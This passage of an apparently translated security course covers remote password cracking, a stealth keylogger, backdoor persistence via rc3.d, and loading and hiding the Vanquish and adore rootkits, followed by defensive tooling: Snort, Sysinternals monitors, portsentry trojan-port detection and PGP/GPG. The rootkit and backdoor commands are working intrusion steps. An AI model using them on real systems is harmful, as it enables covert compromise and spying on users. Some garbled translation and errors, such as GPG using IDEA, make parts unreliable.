
Benchmarking: NT LM DES [24/32 4K]... DONE
Raw: 457237 c/s
```



C) Authentication service

One of the ways of entering a server is to use cracking on an authentication service remotely accessible.

To crack a site, you can use software such as WebCrack which enables you to carry out a dictionary attack on a page using HTTP authentication.



In “Target URL”, you must put the target URL you wish to crack. In our example, we try to crack various services, such as FTP, POP3, Telnet, SMB, etc...

The options are roughly the same as for the previous software:

Connection Options

Target : Target IP

Type : Type of services (FTP, Telnet, etc...)

Port : Target port

Connections : Number of simultaneous connections

Timeout : Timeout length of time

Proxy : To use a proxy (see further on in the course)

Service Options

Depending on the type of services selected, you will have various options in this section.

Authentication Options

Pass Mode : type of attack (dictionary, hybrid, brute force)




Security

There are a great number of softwares able to crack any number of protected file (pwl, sam, zip, excel, word, etc...).

- It is therefore important to always choose a password with a maximum of alphabetical characters, numbers and special characters (to increase to the maximum the amount of time that the hacker would take to find your password).
- Change password as often as possible. The hacker won't have the time to crack your password if it changes all the time).
- Use a BIOS password to have access to Setup and to the operating system and change the boot sequence to avoid having to boot from a disk.
- Avoid asking Windows to save your passwords (Internet access, messaging, etc...)
- For those who have never used a Firewall, install simple to use software such as ZoneAlarm, as this will enable you to detect any intrusion on your machine and to block certain ports or protocols. You should also install an antivirus.
- Update your operating system, as well as your software, as often as possible.
- Do not always use the same password for different identifications.
- Always change the password by default of all the services installed on your machine.
- Do not store any SAM files on its NT system, which is accessible to all.

2. System spying

Among the applications dedicated to information spying, *keyloggers* are the proof that an efficient local surveillance of users is always possible. Invisible Keylogger (<http://www.invisiblekeylogger.com>) is one of these tools. Once the software installed, an icon appears in the task bar.



The first thing to do is to create a password in order to limit the use of the software to the one authorized person. This information will be used to authenticate the log reader. The software's options can then make Keylogger invisible. They also offer a measure of control on the following points:

- Keylogger is stealth-like (this charges automatically when starting),
- It discriminates on the applications to be spied on (all by default),
- There is a delay between each screenshot (one every 10 minutes by default).



The software's logs then become consultable after entering the password.

C:\Program Files\Invisible Keylogger - Log Viewer

septembre 2004

lun.	mar.	mer.	jeu.	ven.	sam.	dim.
30	31	1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	1	2	3
4	5	6	7	8	9	10

Aujourd'hui : 06/09/2004

Select a date in the calendar to view log records. Drag the mouse to select a range of dates.

INVISIBLE KEYLOGGER

Show: Text Log Visual Log Web Log

Wordpad.exe, 17:25
Document - WordPad
Les options du logiciel permettent de rendre Invisible Keylogger, vraiment invisible.

Wordpad.exe, 17:26
Document - WordPad
offrent un contrôle sur les choses suivantes :
- furtivité du keylogger
- discrimination sur les applications qui doivent être espionnées (toutes par défaut)
- spécificité permettent de contrôler les aspects suivants

Wordpad.exe, 17:29
Document - WordPad
délai d'attente entre chaque prise d'écran (une screenshot)



Please note that if this keylogger remains invisible from the list of Windows processes, other tools dedicated to process monitoring will reveal it to a watchful eye. Please refer to our chapter on monitoring.

3. Backdoors and rootkits

A) Backdoor applicative

This type of backdoor is generally uploaded on the system by the hacker once he has obtained access. On both Linux and Windows, it can be an applicative running as a server to bind a shell, or it can send back this access to the hacker with reverse connection methods. Following this principle, a simple netcat could do. Of course, the main problem for the hacker with this type of backdoor is that they are in no way discreet.

To automatically launch a backdoor when starting the system, there are several possibilities:

On Windows:

- Installation in the start menu

Each user's start menu is a directory accessible in the personal directory of each user, allowing him to start an applicative at the start of a system. All that has to be done is to copy any executable in order to have it automatically launched at boot.

- The register base

On Linux:

- rcX.d files

All services launched when the system is started are placed in the rc.init directory. They are started according to a specific runlevel, from 1 to 6. To be activated at the start, a symlink must be created in the rcX.d file corresponding to the proper runlevel.

RUNLEVEL	DETAIL
0	System stopped
1	Starting mono user
2	Starting multi-user without network
3	Starting multi-user with network
4-5	Starting multi-user, Xwindow network
6	Restarting

To place a backdoor on the system:

```
#cp backdoor /etc/init.d/  
#cd /etc/rc3.d  
#ln -s /etc/init.d/backdoor rc3.d
```



B) Backdoor kernel

Backdoor kernels are backdoors that integrate directly the system's core. The main advantage of this type of backdoor is that they remain very discreet, and are often very hard to detect. They are found on all operating systems:

Windows

Vanquish is a Windows backdoor kernel that, among other things, can:

- Hide the services of the ongoing process list
- Hide modules
- Hide entries in the register base
- Log logins and passwords
- Prevent files from being deleted

As you will have understood, when used with another applicative type backdoor, it becomes trivial for the hacker to hide his presence on the system, both at the ongoing process level and compared to some installed files, or to hide the automatic launching of the backdoor if it is in the run key of the register base.

To launch the installation, start the command:

c:\>vanquish do install

To hide a file, a process or an entry in the register base, all that is needed is for its name to contain the character chain *vanquish*.

A log file, as well as the passwords discovered by the rootkit, are all referenced in the <c:\vanquish.log> file. Of course, this does not appear during a listing of the directory, because it contains the chain *vanquish*.

Linux

Linux kernel backdoors are called LKM (Loadable Kernel Module), and often look like modules to be loaded in memory. The best-known is probably *adore*. It has the capacity to become undetectable on the system. The *adore* lkm will first have to be loaded in memory, followed by another module (*cleaner.o*) whose role it will be to hide the presence of *adore* on the loaded modules list (*lsmod* command). *adore.o* modules will then be piloted thanks to the *ava* binary. Furthermore, during the compilation, a password will be asked for and it will be hardcoded into the *ava* as well as into the *adore.o* modules to prevent any other *ava* binary from communicating with *adore.o*, making its presence in memory very difficult to determine.

First compile the lkm for the system:

```
tar xzvf adore.xxx.tar.gz
cd adore
./configure
make
```



You will have three newly compiled elements:

adore.o
cleaner.o
ava

Then load the modules in memory:

```
insmod adore.o
insmod cleaner.o
rmmod cleaner
```

If you display the list of loaded modules, you will notice that adore.o does not appear.

You can direct the module thanks to ava. Here is the list of options:

- h** hide the file
- u** show the file
- r** execute the command as a root
- R** take off PID indefinitely (to be used carefully)
- U** deinstall adore
- i** make PID invisible during the listing of ongoing processes
(ps aux)
- v** make PID visible



CHAPTER VII

GENERIC SECURITY PROCEDURES



1. Intrusion detection systems

Intrusion detection systems are probes that are placed on the network to listen to all transiting network frames. Their main functions are:

- Detecting port scans.
- Detecting applicative and web attacks, by comparing the contents of network frames to databases of attack signatures.

The reference when it comes to intrusion detection today is SNORT, which offers a large array of possibilities. What's more, it can be used on both Linux and Windows.

The first security rule to have when using an IDS is to not configure one's network card. It is put in promiscuous mode in order to examine all transiting frames, and in no way needs to be configured to communicate with other machines of the LAN. So, in case of intrusion, it is not possible for the hacker to try to attack this probe. That way you can be sure of having real results in case of a successful intrusion. Also, an IDS must be installed on a clean machine. As it is the only non-falsifiable source of information, any other service could be a potential danger for the integrity of the system, and therefore of the results obtained.

We are going to start by installing snort on a Linux system, with a mysql medium, and a log reading via a php interface called ACID.

First download snort on www.snort.org, as well as the signature attack bases on <http://www.snort.org/dl/signatures>. You will also need to have an apache installed, as well as a mysql database.

```
cd /usr/local/snort ... tar -xvf SNORT-1.9.*.tar.gz
./configure --with-mysql=/usr/lib/mysql
make
make install
```

Then we install the detection rules.

```
mkdir /etc/snort
/usr/local/snort*/etc/snort.conf /etc/snort
cp snortrules.tar.gz /etc/snort
cd /etc/snort
tar -xvf snortrules.tar.gz
```

You can then edit the snort configuration file (/etc/snort/snort.conf), so as to specify the network that the IDS will listen to, for example:

var HOME_NET [10.1.1.0/24]

or

var HOME_NET (10.1.1.0/24,192.168.1.0/24)

Configure snort so that it can store its results in the sql database. In the configuration file, add the rule:

```
output database:log,mysql,user=user_snort password=snort_pwd dbname=snort host=localhost
```

Then we can create the snort database.

All that needs to be done now is to configure ACID so that it displays the snort results. You can download it at <http://www.andrew.cmu.edu/user/rdanyliw/snort/snortacid.html>. You will also need adodb <http://php.weblogs.com/adodb>, and PHPPlot <http://www.phplot.com>.

Then execute the following commands (make sure that /var/www is well and truly Apache's DocumentRoot):

```
cd /var/www/  
tar -xvzf acid*  
tar -xvzf adodb*  
tar -xvzf phplot*
```

Finally, in the `/var/www/acid/acid.conf.php` configuration file, fill in the following values:

```
$DBLib_path = "./adodb";
$Chartlin_path = "./phplot";
alert_dbname = "snort"
alert_host = "localhost"
alert_user = "user_snort"
alert_password = "snort pwd"
```

You will then be able to see the results of the logs on <http://serv/acid/>.



2. Monitoring on Windows

Windows offers no native monitoring tool of the system's activity that is really efficient. A company called Sysinternals has conceived free, light and efficient monitoring tools. We have chosen to present several of them.

FileMon

FileMon is a utility enabling to monitor in real time the process' access to files on the disk. The name of the process, the type of request, the name of the concerned file and maybe the localization of data in the file are the informations sent back by FileMon.

#	Time	Process	Request	Path	Result	Other
607	17:00:10	wordpad.exe:880	OPEN	C:\Documents and Settings\	SUCCESS	Options: Open Directory Ac...
608	17:00:10	wordpad.exe:880	DIRECTORY	C:\Documents and Settings\	SUCCESS	FileBothDirectoryInformation...
609	17:00:10	wordpad.exe:880	CLOSE	C:\Documents and Settings\	SUCCESS	
610	17:00:10	wordpad.exe:880	OPEN	C:\Documents and Settings\developpe...	SUCCESS	Options: Open Directory Ac...
611	17:00:10	wordpad.exe:880	DIRECTORY	C:\Documents and Settings\developpe...	SUCCESS	FileBothDirectoryInformation...
612	17:00:10	wordpad.exe:880	CLOSE	C:\Documents and Settings\developpe...	SUCCESS	
613	17:00:10	explorer.exe:788	DIRECTORY	C:\Documents and Settings\developpe...	NOTIFY EN...	Change Notify
614	17:00:10	explorer.exe:788	DIRECTORY	C:\Documents and Settings\developpe...		Change Notify
615	17:00:10	explorer.exe:788	DIRECTORY	C:\Documents and Settings\developpe...	NOTIFY EN...	Change Notify
616	17:00:10	explorer.exe:788	DIRECTORY	C:\Documents and Settings\developpe...		Change Notify
617	17:00:10	wordpad.exe:880	OPEN	C:\	SUCCESS	Options: Open Directory Ac...
618	17:00:10	wordpad.exe:880	QUERY INFORMATION	C:\	SUCCESS	FileNameInformation
619	17:00:10	wordpad.exe:880	QUERY INFORMATION	C:\	SUCCESS	FileFsAttributeInformation
620	17:00:10	wordpad.exe:880	CLOSE	C:\	SUCCESS	
621	17:00:10	wordpad.exe:880	OPEN	C:\	SUCCESS	Options: Open Directory Ac...
622	17:00:10	wordpad.exe:880	QUERY INFORMATION	C:\	SUCCESS	FileNameInformation
623	17:00:10	wordpad.exe:880	QUERY INFORMATION	C:\	SUCCESS	FileFsAttributeInformation
624	17:00:10	wordpad.exe:880	CLOSE	C:\	SUCCESS	
625	17:00:10	explorer.exe:788	READ	C:	SUCCESS	Offset: 541696 Length: 8192
626	17:00:10	explorer.exe:788	OPEN	C:\Documents and Settings\developpe...	SUCCESS	Options: Open Directory Ac...
627	17:00:10	explorer.exe:788	DIRECTORY	C:\Documents and Settings\developpe...	SUCCESS	FileBothDirectoryInformation: *
628	17:00:10	explorer.exe:788	OPEN	C:\Documents and Settings\All Users\...	SUCCESS	Options: Open Directory Ac...
629	17:00:10	explorer.exe:788	DIRECTORY	C:\Documents and Settings\All Users\...	SUCCESS	FileBothDirectoryInformation: *
630	17:00:10	explorer.exe:788	DIRECTORY	C:\Documents and Settings\developpe...	SUCCESS	FileBothDirectoryInformation: *


RegMon

RegMon is a very useful tool, that enables you to monitor in real time the activity of the register base, by displaying, like FileMon, which process has access to which key in the base, and all this while specifying the type of request.

NT Process Monitor					
File	Events	Help	Action	Argument	Elapsed (s)
#	CPU	Source			
25	0	wordpad.exe	Thread Create	TID: 748	0.080116
26	0	SPOOLSV.EXE	Thread Create	TID: 344	0.010014
27	0	SPOOLSV.EXE	Thread Create	TID: 1004	0.000000
28	0	wordpad.exe	Thread Delete	TID: 272	0.040058
29	0	wordpad.exe	Thread Delete	TID: 748	1.081555
30	0	wordpad.exe	Thread Delete	TID: 812	0.000000
31	0	explorer.exe	Process Delete	wordpad.exe	0.000000
32	0	mspaint.exe	Thread Create	TID: 812	26.778505
33	0	SPOOLSV.EXE	Thread Delete	TID: 936	3.214623
34	0	svchost.exe	Thread Create	TID: 936	0.500720
35	0	explorer.exe	Thread Delete	TID: 656	18.166121

Pmon

NT Pmon is a process monitoring tool: it sends back information on active execution threads on the system.



#	Time	Process	Request	Path	Result	Other
805	3.23596770	WinRAR.exe:764	SetValue	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	0x78
806	3.23599927	WinRAR.exe:764	CloseKey	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	
807	3.23609705	WinRAR.exe:764	CreateKey	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	Access: 0x20006
808	3.23616186	WinRAR.exe:764	SetValue	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	0x64
809	3.23619371	WinRAR.exe:764	CloseKey	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	
810	3.23629148	WinRAR.exe:764	CreateKey	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	Access: 0x20006
811	3.23635630	WinRAR.exe:764	SetValue	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	0x46
812	3.23638759	WinRAR.exe:764	CloseKey	HKCU\Software\WinRAR\FileDialog\ArcColumn...	SUCCESS	
813	3.23665326	WinRAR.exe:764	CreateKey	HKCU\Software\WinRAR\General\Toolbar\La...	SUCCESS	Access: 0x20006
814	3.23702733	WinRAR.exe:764	SetValue	HKCU\Software\WinRAR\General\Toolbar\La...	SUCCESS	38 00 00 00 73 01 00
815	3.23708404	WinRAR.exe:764	CloseKey	HKCU\Software\WinRAR\General\Toolbar\La...	SUCCESS	
816	3.23720138	WinRAR.exe:764	CreateKey	HKCU\Software\WinRAR\General\Toolbar\La...	SUCCESS	Access: 0x20006
817	3.23743716	WinRAR.exe:764	SetValue	HKCU\Software\WinRAR\General\Toolbar\La...	SUCCESS	38 00 00 00 73 01 00
818	3.23747208	WinRAR.exe:764	CloseKey	HKCU\Software\WinRAR\General\Toolbar\La...	SUCCESS	

3. Anti port scan

The methodology presented here is valid only for Linux. We are going to use software called portsentry to detect and block the source of a port scan. You can download it from: www.psionic.com/abacus/portsentry

To install it:

```
tar -zxf portsentry-x.tar.gz
cd portsentry-x
make linux
make install
```

When a scan is detected, portsentry can act following two methods:

- By re-routing the packets coming from the source towards /dev/null.
- By applying an iptables chain, so as to block the source.

The configuration file is in the /usr/local/psionic/portsentry/ directory. Edit it to modify the base configuration:



You can choose between a simple detection policy

```
# Use these if you just want to be aware:  
TCP_PORTS="1,11,15,79,111,119,143,540,635,1080,1524,2000,5742,6667,12345,12346,20034,2766  
5,31337,32771,32772,[..]  
UDP_PORTS="1,7,9,69,161,162,513,635,640,641,700,37444,34555,31335,32770,32771,32772,32773  
,32774,31337,54321"
```

and a much more restrictive one. Disable it if necessary.

```
# Use these for just bare-bones  
#TCP_PORTS="1,11,15,110,111,143,540,635,1080,1524,2000,12345,12346,20034,32771,32772,327  
73,32774,49724,54320"  
#UDP_PORTS="1,7,9,69,161,162,513,640,700,32770,32771,32772,32773,32774,31337,54321"
```

Three files enable you to have access to, respectively, the host list for which portsentry will not intervene, the historical file and the banned host file.

*IGNORE_FILE="/usr/local/psionic/portsentry/portsentry.ignore"
HISTORY_FILE="/usr/local/psionic/portsentry/portsentry.history"
BLOCKED_FILE="/usr/local/psionic/portsentry/portsentry.blocked"*

Finally, you can parameter the command to start, in case it detects a scan from a remote machine:

KILL_ROUTE="/usr/local/sbin/iptables -I INPUT -s \$TARGET\$ -j DROP"

4. Cryptography

A) pgp/gpg

First of all, it should be remembered that there is a distinction between cryptography and encoding, these are two totally dissociated things.

Encoding is the process which consists in transforming initial data into other, different data. Let us suppose that the initial data are texts. Encoding will modify these texts thanks to one, and only one, mathematical algorithm, into other, completely different texts. To find the initial texts again, the opposite mathematical process is used. So encoding always uses one single same mathematical process to function.

As for encrypting, it uses different algorithms, that need to be used with a key. Old encrypting methods used one single key to encrypt and decrypt a message. Present methods use two keys:

- A public key: this key is freely accessible to anyone who wishes. It can be downloaded from websites, dedicated servers, or it can be sent by email. The public key is the one that is going to be used when data is encrypted. Once encrypted, this data is addressed to one person, and one person only: the one in possession of the private key.
- A private key: this key can decrypt messages encrypted with a public key. The decrypting process is not the opposite of the encrypting process, which is why it is difficult to decrypt a message encrypted with a key without the other key.



Here is a simple scenario. Let us take John and Sophie. John wishes to send a message to Sophie..

- 1) He is going to encrypt it with the public key that Sophie gave him.
- 2) He is going to send the message thus encrypted to Sophie.
- 3) Sophie is going to decrypt with the help of her private key.
- 4) Sophie is going to answer to John with the public key he gave her.
- 5) So Sophie is going to send the encrypted message to John.
- 6) John is going to decrypt it with his private key.

So four keys are used, that is two pairs of keys. Each pair has a private key and a public key. But watch out! In our previous example, it must be fully understood that John could never have decrypted Sophie's message with any other private key but his own. He is also not supposed to have other private keys than his own. So we always associate one public key, and only one, to a private key.

This bases of this system were created by Whitfield Diffie and Martin Hellman. Then three mathematicians, Rivest, Shamir and Adleman, put together the RSA system, the first modern cryptography system, still very famous today.

A very interesting utility will enable you to apply cryptographic processes (encrypting, decrypting, signatures) very simply. PGP (Pretty Good Privacy) is a popular tool destined to the general public and that allows much more than a simple encrypting. By using different encrypting systems, this utility has become a reference. At <http://www.pgpi.org>, you will find only the latest versions of PGP, for sale. However the GPG project (GnuPG, The GNU Privacy Guard), allows you to develop a free version of PGP, using the IDEA algorithm. You will find it at <http://www.gnupg.org>. The difference between the two certainly lies in their practicality.



PGP

```
gpg (GnuPG) 1.0.6; Copyright (C) 2001 Free Software Foundation, Inc.  
This program comes with ABSOLUTELY NO WARRANTY.  
This is free software, and you are welcome to redistribute it  
under certain conditions. See the file COPYING for details.  
  
Please select what kind of key you want:  
(1) DSA and ElGamal (default)  
(2) DSA (sign only)  
(4) ElGamal (sign and encrypt)  
Your selection? 1  
DSA keypair will have 1024 bits.  
About to generate a new ELG-E keypair.  
minimum keysize is 768 bits  
default keysize is 1024 bits  
highest suggested keysize is 2048 bits  
What keysize do you want? (1024) 2048  
Do you really need such a large keysize? y  
Requested keysize is 2048 bits  
Please specify how long the key should be valid.  
0 = key does not expire  
<n> = key expires in n days  
<n>w = key expires in n weeks  
<n>m = key expires in n months  
<n>y = key expires in n years  
Key is valid for? (0)
```

GPG

PGP

Once you have installed PGP, launch PGPTray. PGPTray will keep PGP in permanent application, until you need to use it.


Right-click on PGPTray (the grey keylock  at the bottom right of the tool bar) and launch PGTools.

Step 1 : Creating keys (PGP)



The first icon is the one that manages and generates keys. Creating a key is very simple, and the assistant only makes the process easier. If you haven't created one already, you can always create new ones:

1. In the fields "Full Name" and "Electronic Address", enter a user name (avoid entering true information), in "Electronic Address", you can however put your own one.
2. Then choose the type of key you wish to create. In our example we will choose RSA.
3. Then choose the size of the key. We will choose 2048 bits. The larger the size (in bits) of the key, the greater its strength is. A small-sized key offers little security guarantee when faced with decrypting methods: it is an eggshell.
4. Then choose the expiration date of the pair of keys. Allowing a key to expire has both an advantage and an inconvenient. The advantage is that if your private key is one day found or your encrypting broken, renewing your keys will allow you to communicate once more without worrying about this, because the encrypting you will use, based on new keys, will not have been broken. The inconvenient is that you will have to send your public key to all your correspondents, update all your diffusion zones, etc. It is possible that one day a correspondent of yours will send you an encrypted message with an old public key that you will be unable to decrypt. So in this example we will not take an expiration date.
5. Then enter a secret sentence, to be used as a password. By "sentence", we mean that the user should enter a whole sentence (so a long succession of characters) rather than a simple word. A sentence has a greater security value than a word. PGP actually includes a sentence quality indicator that can guide you on the choice of the sentence's length. This sentence will be asked when you use your private key (when decrypting). What is the advantage here? Simply that if someone manages to copy your private key, he will not be able to use it without the proper password.
6. Once generating a key is finished, you can send your public key to a key server. This will for example enable someone who only knows your email address to see if you have put a key online. This is in no way compulsory.
7. The process is over, you are now in possession of your own new pair of keys.



Step 2 : Encoding and signing (PGP)

The message signature process is a simple one. It allows Sophie to know that it is well and truly John who has sent these encrypted messages with Sophie's public key. Indeed, how could Sophie know if it is John who has sent these messages when her public key can be used by anyone?


1. John will encrypt his message with his own private key, then with Sophie's public key. That way there is a double encrypting.
2. Sophie will use her private key to decrypt the message encrypted with the public key (which is her own one), then will once more decrypt the message with John's public key because – and we did not mention this to avoid any confusion – a public key can decrypt a message encrypted with a private key as long as they belong to the same pair.

So Sophie is sure that the messages are coming from John, because she was able to decrypt with her public key the message encrypted with John's private key, that he is the only one to possess.

PGP helps you in this task: with a few clicks you can sign and encrypt messages. Let us see this.

1. Create a test text file in a test directory.
2. Name it "test.txt", for example, and in it write any sentence (in our example the sentence is "encrypting test").
3. Click on Number  and select the data to encrypt. Here, you will select "test.txt" in your "test" directory.
4. Choose the public keys with which you are going to number your message, by selecting them and dragging them towards "destinations". The idea here is to select the people to whom this encrypted data is destined, by selecting the proper public keys.
5. You can select several options:
 - Output in text form (if you wish the encrypted contents to be readable). This option does not have any consequences on the security of your data.
 - Deleting the original is an option that can be seen as a precaution, because once the original data deleted, only the encrypted data remains and there is no chance anyone can have access to the clear data without having the proper private key.

- Secure visualization is an option that can be applied only to text files. When the destination decrypts your data with his private key, the text will be open in a “secure text viewer”. This viewer will display a warning message reminding the user that he can only read this text in the most secure and confidential conditions. If the user clicks on any other place than the viewer, the viewing window will automatically close.



- The self-extractable archive and conventional numbering options are not essential ones. You can however try them. For example, the self-extractable archive will enable you to put your data in the form of an executable that will extract the encrypted data. This option can be used only with the conventional numbering option, which applies a numbering option thanks to a sentence that has the role of a key. This option is less secure for your data security but does not require the use of a pair of keys. This means PGP can use a key sentence (which is the same one during encrypting and decrypting) rather than a system based on a pair of keys.
- In our example, we only choose output in text form as an option.
 - Click on “OK” and the encrypting is done.
 - Go to the “test” directory to see your encrypted file in /asc format. You can open this file as text (rename it “test2.txt”, for example). However, do not forget to put it back in .asc format after reading it, as this .asc format is recognized by PGP. This said, a text file in .txt format can also be decipherable.
 - Let us now see how to sign one's data. Remember that a signature is not compulsory.

10. Click on Sign.



11. Choose the file to sign, this file having normally been previously encrypted. As a signature is done with your private key, you will need to enter your secret sentence.

12. You can choose a separate Signature which creates a .sig file not pasted to the encrypted file. So you will have two separate files: one encrypted file, and one signature file. We will not apply this option.

13. The Output in text form option makes the signature readable in text format, just like the same option used for encrypting.

14. The signature has been done. You can however do this operation in one step thanks to the Number & Sign button:



Step 3 : Decrypting (PGP)

To decrypt data that is addressed to you (we therefore suppose that you have the proper private key, or a conventional key in the case of conventional numbering), double-click on the .pgp or .asc file, or use the button: Number and Verify.



1. Click on the button
2. Select the file to be decrypted
3. Enter your secret sentence for the use of your private key
4. Choose to save the file again, in clear mode

Step 4 : Adding downloaded public keys (PGP)

Double-click on the .asc file (the one having the keys in question) and choose, with the window that opens, the keys that you wish to import.

The two other functions of PGP (destroying and cleaning unused space) are not of any use to cryptography. The first one  is used to destroy files, and the second one  to clean your disk space. We can now move on to the GPG user manual.

PGP, the free alternative to PGP

GnuPG is the free alternative to PGP, under GPL license. GnuPG is considered as safe and implements PGP's functions. GPG is available for both Linux and Windows on the <http://www.gnupg.org> website. For our demonstration, we will use GPG on Linux. The first necessary step is to create a pair of cryptographic keys:

\$ gpg --gen-key

The tool becomes interactive and allows the creation of keys step by step. Please note that, as presented, we can specify a key size above 2048 bits. The keys are generated in the most random way possible, using factors such as the movements of the mouse, the keyboard entries, etc.



Depending on the size of your key, this step can take some time.

So files are created in the .gnupg directory from the user's home. These files contain the public and private keys, but they are not directly readable from the console. It is necessary to pass through the GPG tool, for example, to extract one's public key in order to send it to correspondents by email.

```
$ gpg --a -o my_pub_key --export OWNER_NAME
```

Your correspondents will import your key for their use in the following manner:

```
$ gpg --import my_pub_key
```

This file can then be sent to any correspondent, in the form of a file or of a clear text. They will check the proper integration with the command:

```
$ gpg --list-keys
```

To save your private key, the command is pretty much the same:

```
$ gpg -a -o my_priv_key --export-secret-key OWNER_NAME
```

Let us take the file with the test text, and let us number it with our public key:

```
$ gpg -a -e -r OWNER_NAME myfile
```

